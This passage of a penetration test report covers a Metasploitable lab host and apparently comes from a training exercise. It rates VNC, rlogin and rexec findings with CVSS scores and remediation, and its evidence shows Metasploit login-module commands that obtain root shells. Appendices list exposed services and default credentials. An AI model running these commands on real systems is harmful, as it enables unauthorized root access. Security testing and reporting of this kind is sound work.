[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> set RHOSTS 172.16.112.128
RHOSTS => 172.16.112.128
[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> set PASSWORD password
PASSWORD => password
[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> exploit
[*] 172.16.112.128:5900   - 172.16.112.128:5900 - Starting VNC login sweep
[+] 172.16.112.128:5900   - 172.16.112.128:5900 - Login Successful: :password
[+] 172.16.112.128:5900   - 172.16.112.128:5900 - Login Successful: :password
[*] 172.16.112.128:5900   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- Connect via VNC
- Open terminal
- Run `whoami`


root@metasploitable: /
root@metasploitable:/# whoami
root
root@metasploitable:/# uname -r
2.6.24-16-server
root@metasploitable:/#

## 7. rlogin Service Allows Passwordless Root Access - Critical

| | |
|---|---|
| CWE | CWE-287 - Improper Authentication |
| CVSS 3.1 | 10.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| Root Cause | The target exposes an rlogin service that permits root login without requiring authentication. The scan confirmed successful root access without a password |
| Impact | • Immediate root access<br>• Full system compromise<br>• Ability to execute arbitrary commands |
| Attack Complexity | Low – No authentication is required, allowing direct root login. |
| Business Impact | Attackers can gain immediate root access, execute arbitrary commands, and fully compromise the system with minimal effort. |
| Affected Component | • Service: rlogin<br>• Port: 513/tcp |
| Remediation | • Disable rlogin service<br>• Replace with SSH<br>• Remove trust relationships (.rhosts) |
| References | CVE-1999-0651 |

### Finding Evidence

```
use auxiliary/scanner/rservices/rlogin_login
set RHOSTS 172.16.112.128
set USERNAME root
exploit
```

```
msf6 > use auxiliary/scanner/rservices/rlogin_login
msf6 auxiliary(scanner/rservices/rlogin_login) > set RHOSTS 172.16.112.128
RHOSTS => 172.16.112.128
msf6 auxiliary(scanner/rservices/rlogin_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/rservices/rlogin_login) > exploit

[*] 172.16.112.128:513    - 172.16.112.128:513 - Starting rlogin sweep
[*] 172.16.112.128:513    - 172.16.112.128:513 rlogin - Attempting: 'root':"" from 'root'
[+] 172.16.112.128:513    - 172.16.112.128:513, rlogin 'root' from 'root' with no password.
[!] 172.16.112.128:513    - No active DB -- Credential data will not be saved!
[*] Command shell session 1 opened (0.0.0.0:1023 -> 172.16.112.128:513) at 2026-03-19 07:41:58 +0000
[*] 172.16.112.128:513    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rservices/rlogin_login) > sessions -i 1
[*] Starting interaction with 1...


Shell Banner:
root@metasploitable:~#
-----


root@metasploitable:~# whoami
whoami
root
root@metasploitable:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~# _
```

## 8. rexec Service Allows Unencrypted Remote Command Execution - Critical

| | |
|---|---|
| CWE | CWE-319 - Cleartext Transmission of Sensitive Information |
| CVSS 3.1 | 9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Root Cause | The rexec service is running and allows remote command execution with credentials transmitted in plaintext |
| Impact | • Credential interception<br>• Remote command execution<br>• Full system compromise |
| Attack Complexity | Low – Exploitation requires only valid credentials transmitted in plaintext over the network. |
| Business Impact | Credentials can be intercepted, allowing attackers to execute remote commands and gain unauthorized access, potentially leading to full system compromise. |
| Affected Component | • Service: rexec<br>• Port: 512/tcp |
| Remediation | • Disable rexec<br>• Use SSH instead<br>• Block port 512 |
| References | CVE-1999-0618 |

### Finding Evidence

```
use auxiliary/scanner/rservices/rexec_login
set RHOSTS 172.16.112.128
exploit
```

```
msf6 > use auxiliary/scanner/rservices/rexec_login
msf6 auxiliary(scanner/rservices/rexec_login) > set RHOSTS 172.16.112.128
RHOSTS => 172.16.112.128
msf6 auxiliary(scanner/rservices/rexec_login) > exploit

[*] 172.16.112.128:512     - 172.16.112.128:512 - Starting rexec sweep
[*] 172.16.112.128:512     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rservices/rexec_login) > sessions -i 1
```

# A Appendix

## A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of metasploitable's data.

| Rating | CVSS Score Range |
|---|---|
| Critical | 9.0 – 10.0 |
| High | 7.0 – 8.9 |
| Medium | 4.0 – 6.9 |
| Low | 0.1 – 3.9 |
| Info | 0.0 |

## A.2 Host & Service Discovery

| IP Address | Port | Service | Notes |
|---|---|---|---|
| 172.16.112.128 | 21/tcp | FTP | vsftpd 2.3.4 (Backdoored) |
| 172.16.112.128 | 22/tcp | SSH | OpenSSH 4.7p1 (Outdated) |
| 172.16.112.128 | 23/tcp | Telnet | Insecure remote login |
| 172.16.112.128 | 25/tcp | SMTP | Postfix smtpd |
| 172.16.112.128 | 80/tcp | HTTP | Apache 2.2.8 (Vulnerable) |
| 172.16.112.128 | 111/tcp | RPCBind | RPC service enumeration |
| 172.16.112.128 | 139/tcp | NetBIOS | SMB enumeration possible |
| 172.16.112.128 | 445/tcp | SMB | File sharing service |
| 172.16.112.128 | 512/tcp | rexec | Unencrypted remote command execution |
| 172.16.112.128 | 513/tcp | rlogin | Passwordless root access |
| 172.16.112.128 | 514/tcp | rsh | Remote shell (insecure) |
| 172.16.112.128 | 1099/tcp | Java RMI | Remote method invocation service |
| 172.16.112.128 | 1524/tcp | bindshell | Root shell exposed |
| 172.16.112.128 | 2049/tcp | NFS | Network file system |
| 172.16.112.128 | 2121/tcp | FTP | ProFTPD service |
| 172.16.112.128 | 3306/tcp | MySQL | Root login without password |
| 172.16.112.128 | 3632/tcp | distcc | Remote command execution |
| 172.16.112.128 | 5432/tcp | PostgreSQL | Default credentials (postgres/postgres) |
| 172.16.112.128 | 5900/tcp | VNC | Weak password authentication |
| 172.16.112.128 | 6000/tcp | X11 | Remote display service |
| 172.16.112.128 | 6667/tcp | IRC | UnrealIRCd backdoor |
| 172.16.112.128 | 8009/tcp | AJP | Tomcat Ghostcat vulnerability |
| 172.16.112.128 | 8180/tcp | HTTP (Tomcat) | Apache Tomcat Manager |

## A.3 Exploited Hosts

Target Host: 172.16.112.128 (External)

| Method | Notes |
|---|---|
| Multi-vector exploitation | vsftpd → DistCC → DB compromise → root access |
| Default credentials | PostgreSQL & MySQL accessed without authentication |
| Weak authentication | VNC, rlogin, rexec allowed unauthorized access |
| Tomcat Ghostcat | File read + potential remote code execution |

## A.4 Compromised Users

| Username | Type | Method | Notes |
|---|---|---|---|
| root | System User | vsftpd backdoor / rlogin | Full system-level access obtained |
| postgres | Database | Default credentials (postgres/ postgres) | Unauthorized database access |
| root | Database | MySQL empty password | Full database administrative access |
| unknown | System User | VNC weak password | GUI session obtained (user context varies) |

## A.5 Changes/Host Cleanup

| Host | Scope | Change/Cleanup Needed |
|---|---|---|
| 172.16.112.128 | External | Remove payloads, shells, and exploit artifacts |
| 172.16.112.128 | External | Reset all compromised credentials |
| 172.16.112.128 | External | Disable vulnerable services (FTP, rlogin, rexec, distcc) |
| 172.16.112.128 | External | Patch and upgrade outdated software |
| 172.16.112.128 | External | Review system logs for compromise indicators |
| 172.16.112.128 | External | Restart services and validate system integrity |
| 172.16.112.128 | External | Implement firewall rules to restrict external access |

## A.6 Flags Discovered

No flags were captured during this assessment.

*End of Report*